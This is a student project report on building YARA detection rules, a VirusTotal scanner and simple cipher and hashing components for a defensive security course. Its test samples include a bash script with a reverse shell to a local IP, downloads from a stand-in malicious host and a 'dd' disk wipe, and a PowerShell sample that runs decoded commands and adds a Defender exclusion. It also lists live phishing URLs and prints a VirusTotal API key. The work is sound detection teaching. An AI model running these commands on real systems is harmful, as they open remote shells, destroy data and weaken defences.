Cyber Security Project

Made by Pile Cybersecurity Group

Defensive Cyber Security | CITS2006 | 16/05/2024

Outline

- Systems Explanation
- Project Overview
- Task 1
  - Process Explanation
  - Yara Rules
  - Demonstration
- Task 2
  - Process Explanation
  - Python Code
- Security Recommendations Explained
- GitHub

System Explanation

YARA ENGINE

A Yara engine in cybersecurity refers to a tool used for pattern matching, which is particularly effective in identifying and classifying malware. Yara is designed to help malware researchers and incident responders identify and classify malware samples. The core functionality of Yara involves creating rules to describe patterns, which can then be used to scan files, directories, or entire systems to find matches.

Here are some key aspects of the Yara engine:

1. **Rule-Based Matching:** Yara uses rules written in a specific syntax to define patterns that can be used to identify malware. These rules can include text strings, binary patterns, and regular expressions. Each rule consists of a condition section where the actual logic for pattern matching is defined.
2. **Customizable Rules:** Users can write their own rules to detect specific types of malware or malicious behaviour. This flexibility allows for highly customized detection capabilities tailored to specific needs or environments.
3. **Signature-Based Detection:** Yara is often used to create signatures for known malware. These signatures can include specific byte sequences, file hashes, or other characteristics that are unique to the malware.
4. **Multi-File Scanning:** Yara can scan multiple files at once, making it efficient for use in environments where large volumes of files need to be checked for malware.
5. **Integration:** Yara can be integrated into other security tools and platforms, enhancing their detection capabilities. It's commonly used in conjunction with antivirus software, endpoint detection and response (EDR) systems, and network security tools.
6. **Malware Analysis:** Yara is widely used in malware analysis laboratories to classify and identify malware samples. Researchers use it to create detailed signatures for new malware families and variants.
7. **Cross-Platform:** Yara works on multiple platforms, including Windows, Linux, and macOS, making it versatile for use in various IT environments.

Overall, a Yara engine is a powerful tool for enhancing the detection and classification of malware through customizable and precise pattern matching rules.

Cipher System

A **cipher system** is a method used to encrypt and decrypt information to protect it from unauthorized access. Encryption transforms readable data (plaintext) into an unreadable format (ciphertext) using an algorithm and a key. Only someone with the correct key can convert the ciphertext back into plaintext.

Key aspects of a cipher system include:

- **Algorithm:** The set of rules or procedures used to perform encryption and decryption. Common types of algorithms include symmetric (same key for encryption and decryption) and asymmetric (different keys for encryption and decryption).
- **Key:** A piece of information that determines the output of the encryption algorithm. The security of the encryption relies heavily on the secrecy and complexity of the key.

Example:

- Caesar Cipher: A substitution cipher where each letter in the plaintext is shifted a certain number of places down the alphabet.

- AES (Advanced Encryption Standard): A widely used symmetric encryption algorithm that encrypts data in fixed-size blocks.

Hashing Algorithm

A **hashing algorithm** is a process that converts input data of any size into a fixed-size string of characters, which is typically a sequence of numbers and letters. This string is known as a hash, and the process is designed to be fast and irreversible.

Key properties of a hashing algorithm include:

- **Deterministic:** The same input will always produce the same hash.
- **Fixed Output Size:** Regardless of the input size, the hash produced is always of a fixed size.
- **One-Way:** It should be computationally infeasible to reverse the process and obtain the original input from the hash.
- **Collision-Resistant:** It should be unlikely that two different inputs produce the same hash.

Moving Target Defence (MTD)

Moving Target Defense (MTD) is a security strategy that involves continuously changing the attack surface to make it more difficult for attackers to exploit vulnerabilities. The goal is to increase complexity and reduce the likelihood of successful attacks.

Key concepts of MTD include:

- **Dynamic Changes:** Continuously altering system configurations, such as IP addresses, encryption keys, or software versions, to prevent attackers from gaining a stable foothold.
- **Unpredictability:** Introducing randomness into the system to confuse and thwart attackers.
- **Adaptation:** Automatically responding to threats by changing security measures in real time.

Example

- IP Address Randomization: Periodically changing the IP addresses of networked devices to prevent attackers from targeting a specific address.

- Software Diversification: Using different versions of software components to minimize the impact of vulnerabilities in a single version.

Project Overview

Yara Engine

Our customized Yara engine will include the following capabilities to detect various threats in the RBa filesystem:

1. **Detect Malware:**
   - We will create rules to identify known malware signatures using patterns of malicious code, file hashes, and unusual file behavior.
2. **Detect Hidden Files Containing Sensitive Information:**
   - Rules will be defined to identify files with sensitive content that are hidden by checking for unusual file attributes and naming conventions.
3. **Detect Scripts:**
   - We will write rules to detect the presence of script files (e.g., .sh, .bat, .ps1) and inspect their content for potentially harmful commands or patterns.
4. **Detect Executables Accessing Network Resources:**
   - Yara rules will be crafted to detect executable files that attempt to access network resources by examining network-related API calls or embedded URLs.
5. **Detect Malicious URLs:**
   - We will define rules to identify URLs within files that match known malicious domains or IP addresses, and alert if such URLs are found in executables.
6. **Detect Custom Signatures:**
   - Custom signatures based on specific strings or patterns relevant to RBa's environment will be created to detect potential threats specific to their operations.

Cipher System

To protect sensitive files in the RBa filesystem, we will develop a customized cipher system using multiple encryption techniques randomly applied to confuse attackers. Each cipher will use a 50-character key length. The specific cipher techniques will include:

1. **Simple Substitution Cipher:**
   - Each character in the plaintext is substituted with a corresponding character in the cipher alphabet.
2. **Transposition Cipher:**
   - Characters in the plaintext are shifted according to a predefined system to create the ciphertext.
3. **Vigenère Cipher:**
   - A polyalphabetic substitution cipher where a key is used to shift each letter of the plaintext.
4. **Custom Algorithm:**
   - We will design a custom cipher algorithm with unique characteristics to add an additional layer of security.

Hashing Algorithm

We will create a custom hashing algorithm to detect changes in files. The hash will be 50 characters long and will be designed to be one-way, collision-free, and efficient. The hashing algorithm will involve:

1. **Initial Transformation:**
   - Applying a transformation to the input data to generate an initial hash.
2. **Mixing Function:**
   - Using a series of non-linear operations to mix the hash value.
3. **Finalization:**
   - Producing the final 50-character hash by truncating or expanding the mixed hash value.

Moving Target Defence (MTD)

Our MTD system will dynamically change protection settings based on certain triggers to enhance security. The MTD system will:

1. **Change Encryption Key:**
   - Rotate encryption keys when an alert is raised by the Yara engine, ensuring compromised keys are no longer usable.
2. **Change Hashing Algorithm:**
   - Switch to a different hashing algorithm if a file is added, modified, or deleted, ensuring the integrity of the filesystem is maintained.
3. **Change Cipher System:**
   - Periodically change the cipher system used for encryption at regular intervals to keep attackers guessing.

Security Recommendations

Based on the data collected from the security features, we will generate relevant and actionable security recommendations. These will include:

1. **Incident Response Recommendations:**
   - Provide steps to respond to detected malware, such as isolating affected files and running further analysis.
2. **File Security Recommendations:**
   - Suggest actions for files identified with sensitive information but improperly hidden, like encrypting or securely storing them.
3. **Script and Executable Management:**
   - Offer guidelines to manage and monitor scripts and executables accessing network resources to prevent unauthorized access.
4. **Network Security Recommendations:**
   - Recommend network security measures if malicious URLs are detected, such as updating firewall rules and monitoring network traffic.
5. **Custom Signature Alerts:**
   - Provide tailored recommendations based on custom signatures detected, specific to RBa’s environment and operations.

Task 1 - YARA ENGINE

Task 1 - YARA Engine Creation

Creating a customized Yara engine involves several steps, including setting up the environment, defining detection rules, and testing the engine.

Step 1: Set Up the Environment

1. **Install Yara:**

```
sudo apt-get install yara
```

2. **Create a Project Directory:**
   - Set up a dedicated directory for your Yara rules and related files:

```
mkdir rapidoBank_yara
cd rapidoBank_yara
```

Step 2: Define Detection Rules

1. **Create Rule Files:**
   - Single rule file containing all the different types of detections (e.g., malware, hidden files, scripts, etc.) in a single file called rules.yar.
2. **Define a Rule for Malware Detection:**
   - Rule named `malware_rules.yar`:

```
rule General_Malware_Scan {
    meta:
        description = "General rule for detecting common malware characteristics"
        author = "Mahit Gupta"
        date = "2024-05-15"

    strings:
        // Common malware strings
        $str1 = "malware"
        $str2 = "virus"
        $str3 = "trojan"
        $str4 = "worm"
        $str5 = "backdoor"
        $str6 = "exploit"
        $str7 = "payload"
        $str8 = "keylogger"
        $str9 = "ransomware"

        // Common suspicious functions
        $fn1 = "CreateProcessA"
        $fn2 = "CreateProcessW"
        $fn3 = "VirtualAlloc"
        $fn4 = "VirtualProtect"
        $fn5 = "WriteProcessMemory"
        $fn6 = "ReadProcessMemory"
        $fn7 = "GetProcAddress"
```

```
        $fn8 = "LoadLibraryA"
        $fn9 = "LoadLibraryW"

        // Hex patterns commonly found in malware
        $hex1 = { 6A 40 68 00 30 00 00 6A 00 68 58 A4 53 E5 FF D5 }
        $hex2 = { E8 ?? ?? ?? ?? 83 C4 04 85 C0 74 2E 8B 45 FC }

    condition:
        // Matches any of the defined strings, functions, or hex patterns
        5 of ($str*) or
        3 of ($fn*) or
        any of ($hex*)
}
```

- **Assumptions:** We assumed that common malware would contain specific keywords like "malware" and "trojan" and use known suspicious API functions such as `CreateProcess` and `VirtualAlloc`. Additionally, certain hexadecimal patterns are frequently found in malware binaries, indicating malicious behaviour.
- **Enhancements:** The rule covers a wide range of malware indicators to ensure comprehensive detection. By requiring multiple indicators (5 strings, 3 functions, or any hex pattern), the rule aims to reduce false positives while still being effective. This multi-faceted approach ensures that the rule is both broad and specific, targeting various aspects of malware characteristics.

3. **Define a Rule for Hidden Files Containing Sensitive Information:**
   - Rule named `hidden_files_rules.yar`:

```
rule HiddenSensitiveFiles {
    meta:
        description = "Detects hidden files in Linux containing sensitive informati
on"
        author = "Mahit Gupta"
        date = "2024-05-15"

    strings:
        $password = "password"
        $secret = "secret"
        $confidential = "confidential"
        $privatee = "private"
    condition:
        any of ($password, $secret, $confidential, $privatee)
}
```

   - **Assumptions:** We assumed that hidden files might contain sensitive information that could be at risk if not properly secured. Common keywords like "password" and "secret" were used as indicators of sensitive data.
   - **Enhancements:** This rule helps in identifying hidden files that may have been overlooked during regular security scans. By focusing on specific keywords, the rule ensures that important hidden files are detected and can be appropriately managed or secured.
   - Yara by itself is incapable of inputting only hidden files, so by default, this rule will be outputted on any file containing the strings; To overcome this, we have designed a Python file to execute the Yara rules, more on that later!

4. **Define a Rule for Script Detection:**

- Rule named `script_rules.yar`:

```
rule DetectMaliciousScripts {
    meta:
        description = "Detects potentially malicious PowerShell, Python, Bash, and HTM
L scripts based on common suspicious patterns"
        author = "Mahit Gupta"
        date = "2024-05-16"

    strings:
        // PowerShell suspicious strings
        $ps1 = "#powershell" nocase
        $ps2 = "Invoke-WebRe
        quest" nocase
        $ps3 = "Invoke-Expression" nocase
        $ps4 = "Start-Process" nocase
        $ps5 = "Import-Module" nocase
        $ps6 = "FromBase64String" nocase
        $ps7 = "New-Object Net.WebClient" nocase
        $ps8 = "Add-MpPreference" nocase

        // Python suspicious strings
        $py1 = /^#!.{0,100}python/ nocase
        $py2 = "import os" nocase
        $py3 = "import sys" nocase
        $py4 = "exec(" nocase
        $py5 = "eval(" nocase
        $py6 = "base64.b64decode" nocase
        $py7 = "subprocess.call" nocase
        $py8 = "socket" nocase

        // Bash suspicious strings
        $sh1 = /^#!.{0,100}\/bin\/bash/ nocase
        $sh2 = "curl " nocase
        $sh3 = "wget " nocase
        $sh4 = "base64 " nocase
        $sh5 = "nc " nocase
        $sh6 = "dd if=" nocase
        $sh7 = "chmod +x" nocase
        $sh8 = "eval " nocase

        // HTML/JavaScript suspicious strings
        $js1 = "<script>" nocase
        $js2 = "</script>" nocase
        $js3 = "eval(" nocase
        $js4 = "document.write(" nocase
        $js5 = "window.location" nocase
        $js6 = "fromCharCode" nocase
        $js7 = "XMLHttpRequest" nocase

    condition:
        // PowerShell conditions
        (any of ($ps1, $ps2, $ps3, $ps4, $ps5) and any of ($ps6, $ps7, $ps8)) or
        // Python conditions
```

```
        (any of ($py1, $py2, $py3) and any of ($py4, $py5, $py6, $py7, $py8)) or
        // Bash conditions
        (any of ($sh1, $sh2, $sh3) and any of ($sh4, $sh5, $sh6, $sh7, $sh8)) or
        // HTML/JavaScript conditions
        (any of ($js1, $js2) and any of ($js3, $js4, $js5, $js6, $js7))
}
```

- **Assumptions:** We assumed malicious scripts would contain certain suspicious patterns and commands commonly used in exploits and payload delivery. For instance, PowerShell scripts might use `Invoke-WebRequest` to download malicious content, while Python scripts might use `base64.b64decode` to decode payloads.
- **Enhancements:** By including a variety of suspicious patterns across different scripting languages, this rule aims to detect malicious scripts comprehensively. The rule's conditions ensure that it targets multiple indicators within each scripting language to improve accuracy and reduce false positives.
- We avoided detecting any generic script as that would result in a lot of false positives; instead, we made the rules such that only suspicious scripts are detected.

1. **Define a Rule for Executables Accessing Network Resources:**
   - Create a rule named `network_executables_rules.yar`:

```
rule NetworkAccessExecutable {
    meta:
        description = "Detects executables accessing network resources"
        author = "Mahit Gupta"
        date = "2024-05-15"

    strings:
        $socket = { 73 6F 63 6B 65 74 00 }          // "socket"
        $connect = { 63 6F 6E 6E 65 63 74 00 }      // "connect"
        $send = { 73 65 6E 64 00 }                  // "send"
        $recv = { 72 65 63 76 00 }                  // "recv"
        $inet_addr = { 69 6E 65 74 5F 61 64 64 72 00 } // "inet_addr"
        $gethostbyname = { 67 65 74 68 6F 73 74 62 79 6E 61 6D 65 00 } // "gethostb
yname"
        $WSAStartup = { 57 53 41 53 74 61 72 74 75 70 00 } // "WSAStartup"
    condition:
        any of ($socket, $connect, $send, $recv, $inet_addr, $gethostbyname, $WSASt
artup)
}
```

   - **Assumptions:** We assumed that executables accessing network resources might be involved in malicious activities such as data exfiltration, remote command and control, or downloading additional malicious payloads.
   - **Enhancements:** By targeting specific network functions (e.g., `socket`, `connect`, `send`), this rule helps in identifying executables that are actively attempting to communicate over the network. This approach is effective for spotting malware that relies on network connectivity to perform malicious actions.

2. **Define a Rule for Malicious URLs:**
   - Rule named `malicious_urls_rules.yar`:

```
rule DetectMaliciousURLs {
    meta:
        description = "Detects if an executable file is trying to access malicious
```

```
URLs or contains common malicious URL patterns"
        author = "Mahit Gupta"
        date = "2024-05-16"

    strings:
        // Specific known malicious URLs
        $url1 = "https://pancakesweetpancakemarseille.fr"
        $url2 = "http://www.quizambev.shop"
        $url3 = "http://6otaycm.duckdns.org/"
        // Add more specific malicious URLs here

        // Generic malicious URL patterns
        $pattern1 = /\.xyz\b/
        $pattern2 = /\.top\b/
        $pattern3 = /\.club\b/
        $pattern4 = /\.info\b/
        $pattern5 = /\.online\b/
        $pattern6 = /\.site\b/
        $pattern7 = /malicious\b/
        $pattern8 = /phishing\b/
        $pattern9 = /hacked\b/
        $pattern10 = /evil\b/

        // Common malicious IP address patterns
        $ip_pattern1 = /\b192\.168\.\d{1,3}\.\d{1,3}\b/
        $ip_pattern2 = /\b10\.\d{1,3}\.\d{1,3}\.\d{1,3}\b/
        $ip_pattern3 = /\b172\.(1[6-9]|2[0-9]|3[0-1])\.\d{1,3}\.\d{1,3}\b/
        // Add more IP address patterns if needed

    condition:
        any of ($url*) or any of ($pattern*) or any of ($ip_pattern*)
}
```

- **Assumptions:** We assumed that malware might try to connect to known malicious URLs or domains with suspicious patterns. Specific URLs were chosen based on known threat intelligence; these URLs can be modified and more of them can be added. The specific URLs listed were picked from Phishtank (https://www.phishtank.com/phish_search.php?verified=u&active=y), which don't resemble our patterns. The generic patterns cover a wider range of potentially malicious domains.
- **Enhancements:** By combining specific known malicious URLs with generic patterns, this rule increases the likelihood of detecting both known and emerging threats. The inclusion of common malicious IP address patterns further broadens the rule's detection capabilities. This dual approach ensures that the rule is both specific and adaptable, able to catch a wide variety of malicious network activities.

3. **Define Custom Signature Rules:**
   - Rule named `custom_signature_rules.yar`:

```
rule Detect_Custom_Signatures {
    meta:
        description = "Detects files containing the custom signature 'DEADBEEF' in
both text and hex formats."
        author = "Mahit Gupta"
        date = "2024-05-15"

    strings:
```

```
        $sig_text = "DEADBEEF" ascii nocase // Detects "DEADBEEF" as a text string
        $sig_hex = {DE AD BE EF} // Detects the hexadecimal byte sequence

    condition:
        $sig_text or $sig_hex
}
```

- **Assumptions:** We assumed that the custom signature 'DEADBEEF' might be used as a marker or identifier by certain malware or benign files for tracking purposes.
- **Enhancements:** By detecting both textual and hexadecimal representations of 'DEADBEEF', this rule provides flexibility in identifying files that use this signature. The rule can be useful for identifying both known and unknown files that might use this custom signature for various purposes.

4. **Define Specific Known Malware Rules:**

```
rule WannaCry_Ransomware {
   meta:
      description = "Detects WannaCry Ransomware"
      author = "Florian Roth (with the help of binar.ly)"
      reference = "https://goo.gl/HG2j5T"
      date = "2017-05-12"
      hash1 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
   strings:
      $x1 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii
      $x2 = "taskdl.exe" fullword ascii
      $x3 = "tasksche.exe" fullword ascii
      $x4 = "Global\\MsWinZonesCacheCounterMutexA" fullword ascii
      $x5 = "WNcry@2ol7" fullword ascii
      $x6 = "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" ascii
      $x7 = "mssecsvc.exe" fullword ascii
      $x8 = "C:\\%s\\qeriuwjhrf" fullword ascii
      $x9 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii

      $s1 = "C:\\%s\\%s" fullword ascii
      $s2 = "<!-- Windows 10 --> " fullword ascii
      $s3 = "cmd.exe /c \"%s\"" fullword ascii
      $s4 = "msg/m_portuguese.wnry" fullword ascii
      $s5 = "\\\\192.168.56.20\\IPC$" fullword wide
      $s6 = "\\\\172.16.99.5\\IPC$" fullword wide

      $op1 = { 10 ac 72 0d 3d ff ff 1f ac 77 06 b8 01 00 00 00 }
      $op2 = { 44 24 64 8a c6 44 24 65 0e c6 44 24 66 80 c6 44 }
      $op3 = { 18 df 6c 24 14 dc 64 24 2c dc 6c 24 5c dc 15 88 }
      $op4 = { 09 ff 76 30 50 ff 56 2c 59 59 47 3b 7e 0c 7c }
      $op5 = { c1 ea 1d c1 ee 1e 83 e2 01 83 e6 01 8d 14 56 }
      $op6 = { 8d 48 ff f7 d1 8d 44 10 ff 23 f1 23 c1 }
   condition:
      uint16(0) == 0x5a4d and filesize < 10000KB and ( 1 of ($x*) and 1 of ($s*) or 3
of ($op*) )
}
```

- **Assumptions:** We assumed that the WannaCry ransomware would contain specific strings, file paths, and hexadecimal patterns that were identified in previous analyses of the malware.
- **Enhancements:** This rule uses a combination of strings and hex patterns to detect WannaCry ransomware comprehensively. By requiring matches from different categories (strings, file paths, hex patterns), the rule aims to reduce false positives and accurately identify the ransomware.
- This is a specific malware rule(in our example - WannaCry), rules like this are helpful to catch malware for which research has been done all over the world, and there are several Yara rules available on the internet. This Yara rule for example, was picked from **mikesxrs github page online (**https://github.com/Yara-Rules/rules/blob/master/malware/RANSOM_MS17-010_Wannacrypt.yar**).**

Step 3: Test the Yara Engine

1. **Prepare Test Files:**
   - For this project, we decided to create six folders containing files that each of the rules could counter.
   - For the malware files, we used actual malware that we downloaded from theZoo(https://github.com/ytisf/theZoo), They are saved in our project folder under samples/actuall_samples
     - **Ransomware(WannaCry)**
     - **Trojan(Trojan.Kovter)**
     - **Worms and Viruses(W32.Nimda)**
     - **Advanced Persistent Threats (APTs) and State-Sponsored Malware(EquationGroup)**
     - **Adware and Potentially Unwanted Programs (PUPs)** (**Somoto**)
   - For the hidden files, we created 3 files containing sensitive keywords like - “Private” and “Confidential”. Two of these files were hidden away by using a ‘.’ prefix and one was displayed in the folder.
   - For the script, we created three of them (all three different types)(stored in samples/sample_scripts)-
     - sample for bash.sh (sample_bash.sh)

```
#!/bin/bash
echo "This is a malicious bash script"

# Suspicious commands
curl http://malicious.example.com -o malicious.sh
wget http://malicious.example.com/malicious.sh -O malicious.sh
base64 -d <<< "IyEvYmluL2Jhc2gKZWNobyAiVGhpcyBpcyBhIG1hbGljaW91cyBiYXNoIHNjcmlwdCI
nc -e /bin/bash 192.168.1.10 4444
dd if=/dev/zero of=/dev/sda bs=1M
chmod +x malicious.sh
eval "echo 'Malicious Eval'"
```

     - sample for PowerShell.ps1 (sample_powershell.ps1)

```
#powershell
$encodedCommand = "RmluZCBhbmQgZGVsZXRlIGFsbCBmaWxlcyB3aXRoIGV4dGVuc2lvbiAucHMxLg=
$decodedCommand = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBas
Invoke-Expression $decodedCommand

# Suspicious commands
Invoke-WebRequest -Uri "https://pepwyc.top"
Start-Process "notepad.exe"
```

```
Import-Module -Name "MaliciousModule"
New-Object Net.WebClient
Add-MpPreference -ExclusionPath "C:\Malicious"
```

- sample for python.py file (sample_python.py)

```
#!/usr/bin/env python
import os
import sys
import base64
import subprocess

# Suspicious commands
encoded_command = "cHJpbnQoIk1hbGljaW91cyBQeXRob24gU2NyaXB0Iik="
decoded_command = base64.b64decode(encoded_command).decode('utf-8')
exec(decoded_command)

# Suspicious function calls
eval("print('Malicious Eval')")
subprocess.call(["ls", "-la"])
import socket
```

- Detect executables accessing network resources. For this, we created a c file trying to access the network (stored in samples/Netfetcher) (network_test.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>

int main() {
    int sockfd;
    struct sockaddr_in server_addr;

    // Create socket
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        perror("socket");
        exit(EXIT_FAILURE);
    }

    // Set up server address
    memset(&server_addr, 0, sizeof(server_addr));
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(80); // HTTP port
    server_addr.sin_addr.s_addr = inet_addr("93.184.216.34"); // example.com

    // Connect to server
    if (connect(sockfd, (struct sockaddr *)&server_addr, sizeof(server_addr)) < 0)
        perror("connect");
        close(sockfd);
```

```
        exit(EXIT_FAILURE);
    }

    // Send data
    const char *message = "GET / HTTP/1.1\r\nHost: example.com\r\n\r\n";
    if (send(sockfd, message, strlen(message), 0) < 0) {
        perror("send");
        close(sockfd);
        exit(EXIT_FAILURE);
    }

    // Receive data
    char buffer[1024];
    if (recv(sockfd, buffer, sizeof(buffer), 0) < 0) {
        perror("recv");
        close(sockfd);
        exit(EXIT_FAILURE);
    }

    printf("Received: %s\n", buffer);

    // Clean up
    close(sockfd);
    return 0;
}
```

- To detect malicious URLs an executable file is trying to access, we created two files containing websites from Phistank(https://www.phishtank.com/phish_search.php?verified=u&active=y) (stored in samples/exec_mal_url)-
  - Python file (malicious_url_access.py)

```
import requests

def access_malicious_url():
    url = "http://www.quizambev.shop"
    try:
        response = requests.get(url)
        print("Accessed:", url)
    except requests.RequestException:
        print("Failed to access:", url)

if __name__ == "__main__":
    access_malicious_url()
```

  - HTML file (test_file.html)

```
<!DOCTYPE html>
<html>
<head>
    <title>Malicious Test Page</title>
    <script type="text/javascript">
        // Example of obfuscated malicious content
        var mal_url = "https://pancakesvwap-finance.xyz";
        document.write(unescape(mal_url));
```

```
    </script>
</head>
<body>
    <iframe src="http://badwebsite.ru/exploit"></iframe>
</body>
</html>
```

- For the custom signature, we used the signature `DEADBEEF` (the company can put any custom signature that they think needs to be detected). `DEADBEEF` is a well-known hexadecimal value often used in programming and computer science as a marker, placeholder, or signature due to its distinctive and easily recognizable pattern. Combination of both these files gives us a more comprehensive look.
  - exe file (fontawsome-webfont.exe):

```
//For the exe file, I created a hex editor in my Kali Linux and
downloaded a random sample file from the internet containing hex content.
After the end of the hex, I put the custom signature DE AD BE EF in the content
where the script had 00 00 00 00's so that we do not modify with the original hex
I cannot display the content of the file here as I'm unable to open it to
read it now.
```

  - text file (custom_signature_sample.txt):

```
Walking is more than just a way to get from one place to another;
it’s a bridge to better health. Whether it’s a stroll through the park,
a vigorous walk to your office, or a quiet evening walk, making it a part
of your daily routine can lead to profound health benefits. DEADBEEF So,
lace up your shoes, and take the first step towards a healthier you today!
```

2. **Run Yara Against Test Files:**
   - Use the following command to scan the test files with your Yara rules:

```
yara -r rules.yar samples

//we also created a Python file that recursively goes through every file in a fo
lder and then returns the output of the Yara rules(that apply)
corresponding to a file in a list

python final_python.py
```

3. **Verify Detection:**
   - Check the output to ensure that the rules correctly identify the intended patterns in the test files. The output files we got give us a detailed view of the yara rules returned by the system on scanning. The output of each of the results corresponding to the suspicious files received is below:
     - For malware(There were multiple files for each malware so we chose to display some for illustration):
       - W32.Nimda.A (triggers malware detection as well as malicious URLs caught)

```
samples/malware_samples/actuall_malware/W32.Nimda.A/W32.Nimda.A/FIX_NI
MDA.exe - ['General_Malware_Scan']
samples/malware_samples/actuall_malware/W32.Nimda.A/W32.Nimda.A/slide.
exe - ['General_Malware_Scan']
samples/malware_samples/actuall_malware/W32.Nimda.A/W32.Nimda.A/i-Worm
.Nimda.txt - ['DetectMaliciousURLs']
```

- EquationGroup

```
samples/malware_samples/actuall_malware/EquationGroup/Equation_KasperskyReport_and_Additionalsamples/AdditionalSamples/FannyWorm/FannyWorm_A43F67AF43730552864F84E2B051DEB4 - ['General_Malware_Scan']
```

- Somoto

```
samples/malware_samples/actuall_malware/Somoto/7ZipSetup.exe - ['General_Malware_Scan']
```

- Trojan.Kovter

```
samples/malware_samples/actuall_malware/Trojan.Kovter/PDFXCview.exe - ['General_Malware_Scan']
```

- Ransomware.WannaCry (triggers malware detection as well as the actual specific WannaCry rule we made)

```
samples/malware_samples/actuall_malware/Ransomware.WannaCry/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe - ['General_Malware_Scan', 'WannaCry_Ransomware']
```

- For hidden files. Somthing to notice is that our non_hidden file is not displayed in the output even though it had the same text strings as the hidden ones.

```
samples/hidden_files/.confidential_hidden - ['HiddenSensitiveFiles']
samples/hidden_files/.private_hidden - ['HiddenSensitiveFiles']
```

- Custom signature:

```
samples/custom_signatures/fontawesome-webfont.exe - ['Detect_Custom_Signatures']
samples/custom_signatures/custom_signature_sample.txt - ['Detect_Custom_Signatures']
```

- Network accessing executable:

```
samples/NetFetcher/network_test - ['NetworkAccessExecutable']
```

- Malicious URLs (some files trigger scripts as well):

```
samples/exex_mal_url/test_file.html - ['DetectMaliciousURLs', 'DetectMaliciousScripts']
samples/exex_mal_url/malicious_url_access.py - ['DetectMaliciousURLs']
```

- Detecting scripts (some files detect malicious URLs as well):

```
samples/sample_scripts/sample_python.py - ['DetectMaliciousScripts']
samples/sample_scripts/sample_bash.sh - ['DetectMaliciousURLs', 'DetectMaliciousScripts']
samples/sample_scripts/sample_powershell.ps1 - ['DetectMaliciousURLs', 'DetectMaliciousScripts']
samples/sample_scripts/.sample_bash.sh.swp - ['DetectMaliciousURLs', 'DetectMaliciousScripts']
```

4. Virustotal scanning:

   The VirusTotal scan in this script is used to leverage multiple antivirus engines to analyze files for potential malware. Here's a brief overview of its purpose and assumptions:

   Purpose:

   - **Comprehensive Analysis**: VirusTotal aggregates results from various antivirus engines, increasing the likelihood of detecting malware by using different heuristics and signature databases.
   - **Convenient and Efficient**: Instead of running multiple antivirus programs locally, the script uploads files to VirusTotal, which provides a centralized and automated scanning process.


   Functionality:

   1. **Upload and Scan**:
      - The script uploads each file to VirusTotal.
      - VirusTotal scans the file with multiple antivirus engines.
   2. **Retrieve Report**:
      - The script periodically checks the analysis status.
      - Once the scan is complete, it retrieves detailed results from VirusTotal.
      - The following is our vt_scanner.py

```
import os
import requests
import time

VIRUSTOTAL_API_KEY = 'eb84c73c89bdef6ad272f7f93ba39b2bdf4534977f0babf43ae912d224bc4aa1

def is_hidden(filepath):
    return os.path.basename(filepath).startswith('.')

def upload_file_to_virustotal(file_path):
    url = 'https://www.virustotal.com/api/v3/files'
    headers = {
        'x-apikey': VIRUSTOTAL_API_KEY
    }
    files = {'file': (os.path.basename(file_path), open(file_path, 'rb'))}

    response = requests.post(url, headers=headers, files=files)
    if response.status_code == 200:
        return response.json()['data']['id']
    else:
        print(f"Error uploading file {file_path}: {response.status_code}")
        return None

def get_analysis_report(file_id):
    url = f'https://www.virustotal.com/api/v3/analyses/{file_id}'
    headers = {
        'x-apikey': VIRUSTOTAL_API_KEY
    }

    while True:
        response = requests.get(url, headers=headers)
        if response.status_code == 200:
            analysis_result = response.json()
```

```
            if analysis_result['data']['attributes']['status'] == 'completed':
                return analysis_result
            else:
                time.sleep(10)  # Wait for 10 seconds before checking again
        else:
            print(f"Error retrieving analysis report: {response.status_code}")
            return None

def scan_file(file_path):
    file_id = upload_file_to_virustotal(file_path)
    if file_id:
        return get_analysis_report(file_id)
    return None

def scan_directory(directory):
    results = {}
    for root, _, files in os.walk(directory):
        for file in files:
            file_path = os.path.join(root, file)
            if not is_hidden(file_path):  # Scan only non-hidden files
                print(f"Scanning {file_path}...")
                report = scan_file(file_path)
                if report:
                    results[file_path] = report
    return results

def main():
    target_directory = 'samples/malware_samples/actuall_malware/Trojan.Kovter'  # Dire

    results = scan_directory(target_directory)

    for file_path, report in results.items():
        print(f"File: {file_path}")
        if 'attributes' in report['data']:
            for engine, result in report['data']['attributes']['results'].items():
                print(f"  Engine: {engine}")
                print(f"  Category: {result['category']}")
                print(f"  Result: {result['result']}")
                print(f"  Method: {result['method']}")
                print(f"  Engine Version: {result['engine_version']}")
                print(f"  Engine Update: {result['engine_update']}")

if __name__ == "__main__":
    main()
```

- For the purpose of this report we made the output of the scan shorter to limit the wait time and the length of the result. We will only be scanning Trojan.Kovter this time but for scanning the whole directory(s) we just need to change the path of the target_directory.
- Then sample output is as follows:



- this indicates that our suspicion for the file Kovter was correct and it is malicious.

Task 2, 3 & 4

Task 2 - Cipher System

1. **Generate Key:**
   - A 50-byte encryption key is generated using `os.urandom(size)`, providing a secure and random key.
2. **Save and Load Key:**
   - The key is securely saved to a file using `save_key(key)`.
   - The key can be loaded from the file using `load_key()` when needed for encryption or decryption.
3. **Encryption and Decryption:**
   - **Encryption**: The `encrypt_data` function encrypts data using the `xor_cipher` function with the generated key. XOR encryption is a simple method where each byte of data is XORed with a byte from the key.
   - **Decryption**: The `decrypt_data` function decrypts data using the same `xor_cipher` function, as XOR is symmetric.
4. **Changing Encryption Key:**
   - The `change_encryption_key` function decrypts existing data with the current key, generates a new key, re-encrypts the data with the new key, and saves the new key.

Task 3 - Hashing Algorithm

1. **Hash Function Selection:**
   - The `hash_file` function randomly selects a hashing algorithm from a predefined list (`HASH_ALGORITHMS`) to hash the contents of a file.
2. **File Hashing:**
   - The selected hashing algorithm (e.g., SHA-256, SHA-512, MD5) is used to compute the hash of the file contents, ensuring data integrity by detecting changes.
3. **Logging Hash:**
